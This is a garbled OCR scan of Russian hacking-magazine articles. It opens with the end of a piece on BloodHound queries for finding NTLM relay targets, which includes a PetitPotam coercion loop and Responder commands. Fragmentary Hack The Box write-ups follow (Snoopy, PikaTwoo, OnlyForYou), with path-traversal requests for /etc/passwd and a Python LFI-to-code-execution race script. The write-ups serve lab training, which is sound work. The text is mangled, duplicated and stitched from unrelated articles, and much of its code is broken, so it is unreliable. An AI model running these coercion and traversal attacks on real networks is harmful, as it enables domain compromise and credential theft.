
```
{
    "name": "Computers Local Admin to Another Computer without
signing",
    "category": "Relay",
    "queryList": [
      {
        "final": false,
        "title": "Select a Domain...",
        "query": "MATCH (n:Domain) RETURN n.name ORDER BY n.name
DESC"
      },
      {
        "final": true,
        "query": "MATCH p = (c1:Computer {domain: $result})-[r1:
AdminTo]->(c2:Computer) WHERE c2.hasigning = false RETURN p UNION
ALL MATCH p = (c3:Computer {domain: $result})-[r2:
MemberOf|HasSIDHistory*1..]->(g:Group)-[r3:AdminTo]->(c4:Computer)
WHERE c4.hasigning = false RETURN p"
      }
    ]
  }
```

Теперь мы отсеяли неосуществимые атаки на машины, у которых есть SMB signing, и получили только полезную информацию об узлах, на которые можно сделать релей.



Результат выполнения запроса для поиска машин в админах других машин с учетом SMB signing

Хорошо представлен результат на примере серверов Exchange. Теперь мы явно видим, что Relay возможен только на один из них, и можем не тратить попусту время.



Серверы Exchange в локальных администраторах сервера Exchange с учетом отсутствия SMB signing

INFO

Добавлять атрибуты в BloodHound довольно просто — достаточно составить корректный запрос. Подробнее о том, как это сделать, можно прочитать в статьях Дмитрия Новерова.

На этом этапе уже получается неплохо, но можно добиться и лучшего результата. До этого момента мы анализировали релейз только на SMB, но мы можем сделать то же самое и на LDAP. Зачастую такой релей возможен из-за включенных WebDAV или NetNTLMv1.

Собрать информацию о включенных WebDAV поможет CrackMapExec, мы это уже обсуждали в предыдущих статьях. Спасрать данные можно следующим образом:

```
cat cme_webdav | grep -ia enabl | awk '{print $2}' > webdav.txt
```

Чтобы собрать информацию о NetNTLMv1, лгче всего воспользоваться принуждением к аутентификации каждой машины на себя с подъятым Responder в режиме анализа. Responder все вокруг слюжит в базу, из которой нам не составит труда достать имена машин, где включен NetNTLMv1. Responder запускается так:

```
Responder -I eth0 -A
```

Машины принуждаются к аутентификации так:

```
while read host
do
    timeout 5 python3 PetitPotam.py <attacker IP> $host -u '' -p '' -d
''
done < computers
```

Теперь у нас имеется два списка машин, и нам надо добавить эту информацию в базу для анализа. «Из коробки» в скрипте нет нужных нам атрибутов, но эти функции легко допилсать вручную. Добавляем такие строчки в место, показанное на следующем рисунке:

```
elif arguments.mode == 'w':
    operation = 'webdav = true'
elif arguments.mode == 'n':
    operation = 'netntlmv1 = true'
```

```
64 ...      operation = "nosmb = false"
63 elif arguments.mode == "nosmb":
62     operation = "hasnosmb = false"
61 elif arguments.mode == "s":
60     operation = "hasigning = false"
59 elif arguments.mode == "u":
58     operation = "unmark as owned"
57 elif not arguments.mode in None:
56     operation = "mode"
```

Дописываем скрипт

И аналогично добавим код во втором месте:

```
group.add_argument('-w', '--mode', dest = 'mode', help = 'Mode, h =
set to high value, o = set to owned, s = set to no SMB signing, u =
unmark as owned', choices = ['h', 'o', 's', 'u', 'w', 'n'])
```

```
14 parser = ArgumentParser(description = "BloodHoundLoader, tool to set attrib
13 parser.add_argument('-dburi', dest = 'databaseUri', help = 'database URI',
12 parser.add_argument('-duser', dest = 'databaseUser', help = 'database use
11 parser.add_argument('-dpass', dest = 'databasePass', help = 'database pas
10 group = parser.add_mutually_exclusive_group(required = True)
9  group.add_argument('-f', '--formats', dest = 'formats', help = 'Comma-sep
8  group.add_argument('-p', '--prefix', dest = 'prefix', help = 'Prefix for
7  group.add_argument('-t', '--target', dest = 'target', help = 'Target the prefi
6  group.add_argument('-c', '--cypher', dest = 'cypher', help = 'Cypher to ru
5  parser.add_argument('-o', '--outdir', dest = 'outdir', help = 'Outdir to
4  parser.add_argument('-b', '--batchsize', dest = 'batchsize', help = 'Number
3  parser.add_argument('-f', '--fileform', dest = '', help = 'Path of files to
2  [redacted] = parser.parse_arguments()
```

Дописываем код

После этого добавляем атрибуты:

```
python3 BloodHoundLoader.py webdav.txt -m w
python3 BloodHoundLoader.py netntlmv1.txt -m n
```

Смысл Relay-атаки на LDAP состоит в том, чтобы захватить учетку с помощью техник RBCD или ShadowCred либо воспользоваться интересным Generic'ом. Потому и запросы надо строить исходя из этого. На самом деле в интернете уже достаточно много готовых запросов, нам остается только переделать их под свои нужды.

Продолжение статьи →

BLOOD HOUND

НАТАСКИВАЕМ ИЩЕЙКУ НА ПОИСК NTLM RELAY

ПИШЕМ ЗАПРОСЫ

Рассмотрим несколько примеров, как можно составить запрос для поиска интересных векторов эксплуатации. Поскольку мы потенциально можем захватить любую машину с NetNTLMv1, стоит проверить, на какую из них обратить внимание в первую очередь. Бывает, что их десятки или даже сотни, и тогда проверять ACL каждой вручную — утомительное занятие. Из этих соображений был создан следующий запрос, который показывает короткий путь от машины с атрибутом NetNTLMv1 до захвата домена.


```
{
        "name": "Shortest Paths from netntlmv1 to Domain",
        "category": "Relay",
        "queryList": [
            {
                "final": false,
                "title": "Select a Domain...",
                "query": "MATCH (d:Domain) RETURN d.name ORDER BY d.name
ASC"
            },
            {
                "final": true,
                "query": "MATCH p = allShortestPaths(((c:Computer)-[r:(){
*1..}->(d:Domain)) WHERE c.netntlmv1 = true AND d.name = $result
RETURN p",
                "endNode": "{}"
            }
        ]
    }
```

В этом примере контроллеры домена оказались с включенным NetNTLMv1-хешем. На самом деле такое встречается достаточно часто.

Поиск путей от машин с включенным NetNTLMv1 до домена

Следующий запрос показывает путь до администраторов домена от машин с включенным хешем NetNTLMv1.


```
{
    "name": "Find Shortest Path from netntlmv1 to DA",
        "category": "Relay",
        "queryList": [
            {
                "final": true,
                "query": "MATCH (u:Computer {netntlmv1:true}) MATCH (g:
Group) WHERE g.objectid ENDS WITH '-512' MATCH p = shortestPath( (u)
-[*1..]->(g) ) RETURN p"
            }
        ]
    }
```



Поиск путей от машин с включенным NetNTLMv1 до администраторов домена

И еще один запрос до целей, которые отмечены в качестве привилегированных:

```
{
        "name": "Computer with netntlmv1 a path to High Value",
        "category": "Relay",
        "queryList": [
            {
                "final": true,
                "query": "MATCH (u:Computer {netntlmv1:true}),(n {
highvalue:true}),p = shortestPath( (u)-[*1..]->(n) ) RETURN p"
            }
        ]
    }
```



Поиск путей от машин с включенным NetNTLMv1 до привилегированных целей

И следующие три запроса аналогичны предыдущим трем, только показывают путь от машин с включенным WebDAV. Запрос от машин с включенным WebDAV до домена:

```
{
        "name": "Shortest Paths from webdav to Domain",
        "category": "Relay",
        "queryList": [
            {
                "final": false,
                "title": "Select a Domain...",
                "query": "MATCH (d:Domain) RETURN d.name ORDER BY d.name
ASC"
            },
            {
                "final": true,
                "query": "MATCH p = allShortestPaths(((c:Computer)-[r:(){
*1..}->(d:Domain)) WHERE c.webdav = true AND d.name = $result RETURN
p",
                "endNode": "{}"
            }
        ]
    }
```

Поиск путей от машин с включенным WebDAV до домена

Запрос от машин с включенным WebDAV до администратора домена:

```
{
    "name": "Find Shortest Path from webdav to DA",
        "category": "Relay",
        "queryList": [
            {
                "final": true,
                "query": "MATCH (u:Computer {webdav:true}) MATCH (g:Group)
WHERE g.objectid ENDS WITH '-512' MATCH p = shortestPath( (u)-[*1..]
->(g) ) RETURN p"
            }
        ]
    }
```

Поиск путей от машин с включенным WebDAV до администраторов домена

Запрос от машин с включенным WebDAV до привилегированных целей:

```
{
        "name": "Computer with webdav a path to High Value",
        "category": "Relay",
        "queryList": [
            {
                "final": true,
                "query": "MATCH (u:Computer {webdav:true}),(n {highvalue:
true}),p = shortestPath( (u)-[*1..]->(n) ) RETURN p"
            }
        ]
    }
```

Поиск путей от машин с включенным WebDAV до привилегированных целей

В результате мы получаем небольшой список запросов, который облегчит нам жизнь при поиске вектора эксплуатации Relay-атаки

Relay

List of computers with netntlmv1 enabled
List of computers with ntlmdav enabled
Shortest Paths from netntlmv1 to Domain
Shortest Paths from webdav to Domain
Find Shortest Path from webdav to DA
Find Shortest Path from netntlmv1 to DA
Computer with netntlmv1 a path to high Value
Computer with webdav a path to high Value
Computers Local Admin to Another Computer
Computers Local Admin to Another Computer without signing
Find groups that contain both users and computers


Раздел с запросами для поиска релейз-атак

Relay-атака требует тщательной подготовки, если провести основательную разведку, то дальнейшее продвижение в скомпрометированной сети не составит труда.

ВЫВОДЫ

Мы рассмотрели далеко не все возможные запросы, помогающие искать цели для релеев. Но вектор ясен — придумывай новые запросы, добавляй новые атрибуты, показывай об этом, показывай их реализацию. Ну а сотрудникам ИБ-отделов советую брать на вооружение этот подход, искать векторы для релеев в своих доменах и ограничивать в действиях хитрых хакеров.

HTB SNOOPY



ПРОВОДИМ MITM-АТАКУ НА SSH ДЛЯ ПОЛУЧЕНИЯ УЧЕТНЫХ ДАННЫХ

Ruffhacker
hackerruffhacker.com

В этом райтапе мы проведем MITM-атаку на службу SSH, чтобы заполучить логин и пароль пользователя. Но сначала потентестим веб-сервер, найдем уязвимость LFI и проникнув в систему, повысим привилегии через антивирус ClamAV.

Упражняться будем на тренировочной машине Snoopy с площадки Hack The Box. Ее уровень — сложный.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в **/etc/hosts**:

```
10.10.11.212    snoopy.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет злоумышленнику узнать, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Хорошить результаты его работы мы можем при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся открытых портов. **-A**:

```
Nmap scan report for snoopy.htb (10.10.11.212)
Host is up (0.45s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 mb9fcc6bec5bb4a9fb6a8f5a0f8d6ac8 (ECDSA)
|   256 3c54cc1f5ba2f9c3a9f9f8e4fe4a 1d25519)
53/tcp open  domain (ISC BIND 9.18.12-0ubuntu0.22.04.1 (Ubuntu Linux)
| dns-nsid:
|  bind.version= 9.18.12-0ubuntu0.22.04.1-Ubuntu
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Snooopy Bootstrap Template - Index
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел три открытых порта:

- 22 — служба OpenSSH 8.9p1;
- 53 — служба BIND DNS;
- 80 — веб-сервер Nginx 1.18.0.


На SSH ничего не добьешься, а вот быстро проверить DNS мы можем.

```
dig @snoopy.htb
```

```
┌──(root㉿kali-rolling)-[~/tmp/HTB/snoopy]
└─# dig @snoopy.htb

; <>> DiG 9.18.12-1-Debian <<>> @snoopy.htb
;; ;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: REFUSED, id: 6405
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 7c1a7bf5a5f5cad20600000641d01e4e02e2f41f6da8c (good)
;; QUESTION SECTION:
;;                 IN      NS

;; Query time: 59 msec
```

Результат выполнения команды dig

Новых записей DNS обнаружить не удалось, поэтому смело переходим к веб-сервису, в точке — к сайту, который на нем расположен.




Главная страница сайта

Новых записей DNS обнаружить не удалось, поэтому смело переходим к веб-сервису, в точке — к сайту, который на нем расположен.

Имена пользователей на сайте

Также натыкаемся на сообщение о том, что почтовый сервис **mail.snoopy.htb** в данный момент недоступен:



Содержимое страницы contact.html

ТОЧКА ВХОДА

Попробуем перебрать поддомены в поисках скрытых страниц и форм для авторизации.

Справка: сканирование веба с ffuf

Веб-сервер — это основная цель злоумышленника. Безопасность веб-приложений — это сложнейшая тема. Перебор каталогов, чтобы найти скрытую информацию и найти возможные векторы посягательства функции. Для этого можно использовать программы вроде dirsearch и DIRB.

Я предпочитаю делать и очень быстрый ffuf. При запуске указываем следующие параметры:

- **-w** — словарь (в интернетах словари из набора SecLists);
- **-t** — количество потоков;
- **-u** — URL;
- **-d** — данные HTTP;
- Место перебора помечается символом FUZZ.

Команда получается следующая:

```
ffuf -u http://snoopy.htb/ -w subdomains-top1million-11000.txt -t
256 -H 'Host: FUZZ.snoopy.htb'
```

```
[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 57ms]
    * FUZZ: king

[Status: 200, Size: 23418, Words: 5514, Lines: 481, Duration: 56ms]
    * FUZZ: services

[Status: 200, Size: 23418, Words: 5514, Lines: 481, Duration: 65ms]
    * FUZZ: www.s

[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 139ms]
    * FUZZ: webmap

[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 57ms]
```

Результат сканирования поддоменов

В выводе уничтожающий абсолютно все слова из словаря, поэтому следует дополнительно задать фильтр по размеру страницы (параметр **-fs**):


```
ffuf -u http://snoopy.htb/ -w subdomains-top1million-11000.txt -t
256 -H 'Host: FUZZ.snoopy.htb' -fs 0,23418
```

```
[Status: 200, Size: 3132, Words: 141, Lines: 1, Duration: 62ms]
    * FUZZ: mm
```

Результат сканирования поддоменов

Добавляем найденный поддомен в файл **/etc/hosts** и смотрим страницу:

```
10.10.11.212    snoopy.htb mm.snoopy.htb
```



Главная страница mm.snoopy.htb

Мы встречаем сервис Mattermost. Тут ничего не сделать, поэтому возвращаемся к первому сайту. Продолжим поиски, обнаруживаем файл, который мы можем скачать.

http://snoopy.htb/download?file=../../../../../../../../../../../../etc/passwd
Response
Hex
Render
Pretty
Raw
Hex
Render
Payload positions
Choose an attack type
Sniper
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target and/or the base request.
Target: http://snoopy.htb
POST /download?file=../../../../../../../../../../../../etc/passwd HTTP/1.1
Host: snoopy.htb
Cookie: PHPSESSID=ldqqq

← НАЧАЛО СТАТЬИ

HTB SNOOPY

ПРОВОДИМ MITM-АТАКУ НА SSH ДЛЯ ПОЛУЧЕНИЯ УЧЕТНЫХ ДАННЫХ

ТОЧКА СБОРКИ NS update

Первым делом я подумал, что благодаря LFI мы можем получить важные данные для подключения к службе BIND DNS. Для для «взрабатывания» данных создадим NS запись, указывающую на наш сервер. Затем развернем службу SMTP и попробуем воспользовать «ошибку» на Mailserver, чтобы он пришел на почту. Это заставит удаленный сервер прислать ссылку для восстановления пароля на наш сервер.

Читаем файл /etc/bind/named.conf

```
$ cat /var/cache/bind/db.snoopy.htb
$TTL 604800
@       IN      SOA     snoopy.htb. root.snoopy.htb. (
                        2         ; Serial
                        604800    ; Refresh
                        86400     ; Retry
                        2419200   ; Expire
                        604800 )  ; Negative Cache TTL
;
;; NS Records
@       IN      NS      ns1.snoopy.htb.
;
;; A Records
ns1     IN      A       127.0.0.1
;
;; AAAA Records
ns1     IN      AAAA    ::1
;
;; TXT Records
@       IN      TXT     "v=spf1 mx ~all"
;
;; MX Records
@       IN      MX      10 mail.snoopy.htb.
;
;; CNAME Records
www     IN      CNAME   snoopy.htb.
;
;; DNAME Records
;
;; SRV Records
;
;; DNSKEY Records
;
;; TLSA Records
;
;; SSHFP Records
;
;; NAPTR Records
;
;; DS Records
;
;; RRSIG Records
;
;; NSEC Records
;
;; NSEC3 Records
;
;; OPENPGPKEY Records
;
;; CSYNC Records
;
;; ZONEMD Records
;
;; Private Type Records
;
;; Private Class Records
;
;; Private Flag Records
;
;; Unknown Type Records
;
;; Unknown Class Records
;
;; Unknown Flag Records
;
;; Unknown Opcode Records
;
;; Unknown Rcode
```

взлом

HTB PIKATWOO

ПРОХОДИМ ОДИН ИЗ САМЫХ СЛОЖНЫХ МАШИН С HACK THE BOX

Software Engineering

WARNING
Уязвимости и машины с HTB рекомендуется проходить на VM, которая не имеет доступа к интернету, так как можно для себя сделать сюрпризы, см. на то, что вашего хоста сервер хотелось

РАЗВЕДКА
Сканирование портов
Сканирование добавим в каждый машины и хосты в `/etc/hosts`

```
10.10.11.199   pikatwoo.htb
```

И запускаем сканирование портов

Сервис сканирования портов

Сервис сканирования портов — это инструмент, который ищет открытые порты на любой сетевой. Он помогает определить, какие сервисы или приложения работают на конкретном устройстве. Сервисы сканируют порты, чтобы узнать, какие приложения выбирается следующий шаг в тестировании.

```
$ nmap -sC -sV -p- -oN nmap/pikatwoo.htb -vvv pikatwoo.htb
```

Nmap — это инструмент для сканирования портов, который помогает определить открытые порты и службы на сетевом хосте, таких как веб-серверы, почтовые серверы, базы данных и многое другое. Он позволяет сканировать диапазоны портов, определять версии ПО, запущенные на этих портах, и выполнять различные сетевые проверки. Nmap широко используется для сетевого сканирования и аудита безопасности.

```
$ nmap -sC -sV -p- -oN nmap/pikatwoo.htb -vvv pikatwoo.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-08 21:17 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scripting at 21:17
NSE: Finished runlevel 1 (of 3) scripting at 21:17 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scripting at 21:17
NSE: Finished runlevel 2 (of 3) scripting at 21:17 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scripting at 21:17
NSE: Finished runlevel 3 (of 3) scripting at 21:17 0.00s elapsed
Initiating Ping Scan at 21:17
Scanning 10.10.11.199 [4 ports]
Completed Ping Scan at 21:17, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:17
Completed Parallel DNS resolution of 1 host. at 21:17, 0.00s elapsed
Initiating SYN Stealth Scan at 21:17
Scanning pikatwoo.htb (10.10.11.199) [65535 ports]
Discovered open port 22/tcp on 10.10.11.199
Discovered open port 80/tcp on 10.10.11.199
Discovered open port 8080/tcp on 10.10.11.199
Discovered open port 8888/tcp on 10.10.11.199
Discovered open port 9000/tcp on 10.10.11.199
Discovered open port 9001/tcp on 10.10.11.199
Discovered open port 9002/tcp on 10.10.11.199
Discovered open port 9003/tcp on 10.10.11.199
Discovered open port 9004/tcp on 10.10.11.199
Discovered open port 9005/tcp on 10.10.11.199
Discovered open port
```

HTB PIKATWOO

ПРОХОЖДЕНИЕ ЛАБОРАТОРНОЙ СЕТИ HTB
СЛЕДЕ ТЕЛЕ SOC

Но сначала на тестовом роутере с сервера. Поначалу можем посмотреть в логах Burp Proxy. Выглядит это примерно вот так:

Burp Proxy History

Чтобы выбрать всплывающие окна, нажимаем на соответствующий фильтр в расширенных утилитах. Для этого сначала сначала нажимаем на расширенные, кликаем на фильтры и выставляем галочку. В остальном все выглядит примерно вот так:

Burp Proxy History

```
curl -k -b cookie.txt -H "Content-Type: application/x-www-form-urlencoded" -H "Accept: text/plain" -H "Accept-Encoding: identity" -H "Connection: close" -H "Cache-Control: no-cache" -H "Pragma: no-cache" -H "Upgrade-Insecure-Requests: 1" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" -H "Sec-Ch-Ua: \"Chromium\";v=\"136\", \"Not.A/Brand\";v=\"99\"" -H "Sec-Ch-Ua-Platform: \"Windows\"" -H "Sec-Ch-Ua-Mobile: ?0" -H "Sec-Fetch-Site: same-origin" -H "Sec-Fetch-Mode: navigation" -H "Sec-Fetch-User: ?1" -H "Sec-Fetch-Dest: document" -H "Referer: http://127.0.0.1:8000/" -H "Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7" -H "Priority: u=0, i" -H "Sec-Ch-Ua-Platform-Version: \"19.0.0\" -H "Sec-Ch-Ua-Arch: \"x86\" -H "Sec-Ch-Ua-Bitness: \"64\" -H "Sec-Ch-Ua-Full-Version-List: \"Chromium\";v=\"136.0.7103.113\", \"Not.A/Brand\";v=\"99.0.0.0\" -H "Sec-Ch-Ua-Model: \"\" -H "Sec-Ch-Ua-Mobile: ?0" -H "Sec-Ch-Ua-Wow64: ?0" -H "Sec-Ch-Ua-Full-Version: \"136.0.7103.113\" -H "Sec-Ch-Ua-Form-Factors: \"Desktop\" -H "Sec-Ch-Ua-Platform: \"Windows\" -H "Sec-Ch-Ua-Mobile: ?0" -H "Sec-Fetch-Site: same-origin" -H "Sec-Fetch-Mode: navigation" -H "Sec-Fetch-User: ?1" -H "Sec-Fetch-Dest: document" -H "Referer: http://127.0.0.1:8000/" -H "Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7" -H "Priority: u=0, i" -H "Sec-Ch-Ua-Platform-Version: \"19.0.0\" -H "Sec-Ch-Ua-Arch: \"x86\" -H "Sec-Ch-Ua-Bitness: \"64\" -H "Sec-Ch-Ua-Full-Version-List: \"Chromium\";v="136.0.7103.113", \"Not.A/Brand\";v="99.0.0.0
```

HTB PIKATWOO

ПРОХОДИМ СДАЧУ ИЗ СЛОЖНЫХ СПОРТИВНЫХ МАШИН С HACK THE BOX

Так как у нас есть LFI и исполняется PHP в сочетании с nginx и PHP-FPM, мы можем попробовать получить удаленное выполнение кода. Использующий такой тонкий сценарий на сервере Hackthebox, который запускается каждые две больших минуты. Проверим, что сценарий запускается, запустив на своей сервере (запустить сервер можно командой **python3 -m SimpleHTTPServer 80**). Отслеживаем curl-ограничения с сервера. Вот как выглядит:

```
#!/usr/bin/env python3
import requests, urllib, re, sys, pwnlib, requests

URL = 'http://pikatwoo-api-v1.pokatoon-app.htb/admin/content/assets/'
admin

headers = {
    "Content-Type": "application/x-www-form-urlencoded",
    "Cookie": "SESSIONid",
}

data = {"region": "/../../../../../../proc/cpuinfo", "debug": "1"}

r = requests.post(URL, headers=headers, data=data)

cpus = r.text.count('processor')

data = {"region": "/../../../../../../proc/sys/kernel/pid_max",
"debug": "1"}

r = requests.post(URL, headers=headers, data=data)

pid_max = int(r.text)
print("[*] cpus: {cpus}, pid_max: {pid_max}")

nginx_workers = []
for pid in range(pid_max):
    data = {"region": "/../../../../../../proc/" + str(pid)+"/cmdline",
"debug": "1"}
    r = requests.post(URL, headers=headers, data=data)

    if r.text.count('nginx: worker process') > 0:
        print("[*] nginx worker found: {pid}")

        nginx_workers.append(pid)
        if len(nginx_workers) >= cpus:
            break

done = False

def upload(c):
    print("[*] starting upload")
    while not done:
        requests.get(URL, data="/dev/stdin",stream=True,
        r = requests.post(URL, headers=headers, data=data)

        if "uid=" in r.text:
            print("[+] Result: {r.text}")
            done = True
            exit()

for pid in nginx_workers:
    a = threading.Thread(target=upload, args=(pid, ))
    a.start()
```

```
[*] cpus: 2, pid_max: 4194304
[*] starting upload
[*] nginx worker found: 11
[*] nginx worker found: 12
[*] starting upload
[*] starting upload
[*] starting upload
```

HTB ONLYFORYOU

ЭКСПЛУАТИРУЕМ ИНЪЕКЦИЮ NEO4J

Kulkunz
Offensive Cybersecurity Expert

В сегодняшнем разборе я покажу способы эксплуатации уязвимостей LFI и Neo4j Injection. Затем мы найдем и закозим бэк внутренних проектов компании, а после сделаем вредоносный пакет Python, содержащий бэкдор, который поможет нам повысить привилегии в системе.

Наша цель — заказ пиццы сопротивляется на тренировочной машине OnlyForYou с площадки Hack The Box. Уровень им сложности — средний.

> **WARNING**
> Подключаться к машине с использованием openvpn — это Матрица. Запускать уязвимые сервисы на своем компьютере — это плохая идея. Не делайте на своем компьютере ничего, что вы не хотите видеть у себя дома. Не делайте ничего, что вы не хотите, чтобы у вас украли.

РАЗВЕДКА
Сканирование портов
Добавляем IP адрес машины в **/etc/hosts**

```
10.10.11.210    only4you.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов — это процедура, которая позволяет найти все открытые порты на сервере. Это полезно, например, чтобы, зная службы на хосте, которые соответствуют определенным портам, можно определить потенциальные векторы атаки, которые могут использовать эти службы.

Наиболее известный инструмент для сканирования портов — это Nmap. Запустить его с минимальными настройками на машине, при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=1000 -T4 -gnp -Pn$1 | cut -d '/' -f 1 | grep -v '[^0-9]' | sed ':a;N;$!ba;s/\n/,/g')
nmap -p$ports -A -Pn $1
```

Скрипт нашел для открытия порта 22 — служба OpenSSH 8.2p1; 80 — веб-сервер Nginx 1.18.0.

Запускаем **http-title** показывает имя редирект на новый домен **only4you.htb**, который тоже добавляем в **/etc/hosts**

```
10.10.11.210    only4you.htb
```

Теперь можем переходить в веб-сервер и смотреть сайт:

ТОЧКА ВХОДА
На сайте ничего интересного найти не удалось, поэтому приступим к поиску скрытых страниц.

Справка: сканирование веба с ferozbuster

Один из первых действий при тестировании безопасности веб-приложения — это сканирование на предмет скрытых страниц. Это позволяет обнаружить такие вещи, как панели администрирования, резервные копии, файлы конфигурации и многое другое. Для этого используются инструменты вроде dirsearch, GoBuster и DIRB. Все предустановлены в Kali Linux.

При запуске указываем следующие параметры:

- **-u** — URL;
- **-w** — словарь (в качестве словаря из набора SecLists);
- **-x** — расширения файлов;
- **-t** — потоки.

Запускаем сканирование веба с ferozbuster:

```
feroxbuster -u http://only4you.htb/ -t 5 -w directory_2.3_medium_lowercase.txt -x php
```

Ничего нового не нашли. Давай тогда перебрим поддомены, вдруг найдем что-то интересное. Для этого я использую скрипт — fuzz. Параметры у него поменьше, добавляем только **-k** HTTP запросы.

```
ffuf -c http://only4you.htb/ -w subdomains-top1mil-110000.txt -t 250 -H 'Host: FUZZ.only4you.htb' -fs 178
```

```
[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 51ms]
    * FUZZ: dev
[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 50ms]
    * FUZZ: admin
[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 50ms]
    * FUZZ: admin1
[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 50ms]
    * FUZZ: admin2
[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 50ms]
    * FUZZ: admin3
```

В ежиду, попадает все перебираемые варианты, поэтому установим фильтр размера **-fs**. Убедившись что всякая мразь отсеивается, запускаем перебор TTB-бит:

```
ffuf -c http://only4you.htb/ -w subdomains-top1mil-110000.txt -t 250 -H 'Host: FUZZ.only4you.htb' -fs 178
```

```
[Status: 200, Size: 2191, Words: 378, Lines: 52, Duration: 74ms]
    * FUZZ: beta
```

Находим еще один поддомен с говорящим названием **beta**. Добавляем тоже в **/etc/hosts**

```
10.10.11.210    only4you.htb beta.only4you.htb
```

Нашлись еще один скрипт с говорящим названием **Beta**. Скачиваем тоже добавляем в **/etc/hosts**

```
10.10.11.210    only4you.htb beta.only4you.htb
```

Внутри ещё один говорящий скрипт — **app.zip**. Распаковываем его:

```
unzip app.zip
```

app
app.zip
app.zip
app.zip

ВЗЛОМ

HTB ONLYFORYOU

ЭКСПЛУАТИРУЕМ УЯЗВИМОСТИ #1004

В выводе будет много информации, поэтому отбираем только значимую:

Означает, что слушает порт 3000 для сервисов GK, 7007 — для СУБД NeoJ, и непонятный порт 8000 :

```
[gkadmin@lyfgrp-0 ~]$ ss -tlnp
State      Recv-Q Send-Q Local Address:Port               Peer Address:Port
LISTEN     0      128          *:3000                  *:*
LISTEN     0      128          *:7007                  *:*
LISTEN     0      128          *:8000                  *:*
LISTEN     0      128       [::ffff:127.0.0.1]:8000                 [::]:*
LISTEN     0      128       [::ffff:127.0.0.1]:7687                 [::]:*
LISTEN     0      128       [::ffff:127.0.0.1]:7474                 [::]:*
LISTEN     0      128          [::1]:7687                 [::]:*
LISTEN     0      128          [::1]:7474                 [::]:*
LISTEN     0      128          [::1]:7473                 [::]:*
LISTEN     0      128          [::1]:7472                 [::]:*
LISTEN     0      128          [::1]:7471                 [::]:*
LISTEN     0      128          [::1]:7470                 [::]:*
LISTEN     0      128          [::1]:7469                 [::]:*
LISTEN     0      128          [::1]:7468                 [::]:*
LISTEN     0      128          [::1]:7467                 [::]:*
LISTEN     0      128
```

HTB MONITORSTWO

ПОВЫШЕНИЕ ПРИВИЛЕГИИ И ОБЕГАЕМ ИЗ КОНТЕЙНЕРА DOCKER

В этом разбитии мы с тобой поднимем приватизацию в системе Linux: запаю сервер сами небо: ищем и закрываем CVE-2022-46169 и CVE-2021-41091 в Docker. Но сначала нужно будет взломать сайт и проэксплуатировать уязвимость в движке CacTi.

WARNING
Все, что описано в этом разбитии с ЧТО ресурсами в стиле доступа к серверам HTB, ты делаешь для себя данных, так как ты на этом и сдаешь свои сдачи с другими участниками.

РАЗВЕДКА
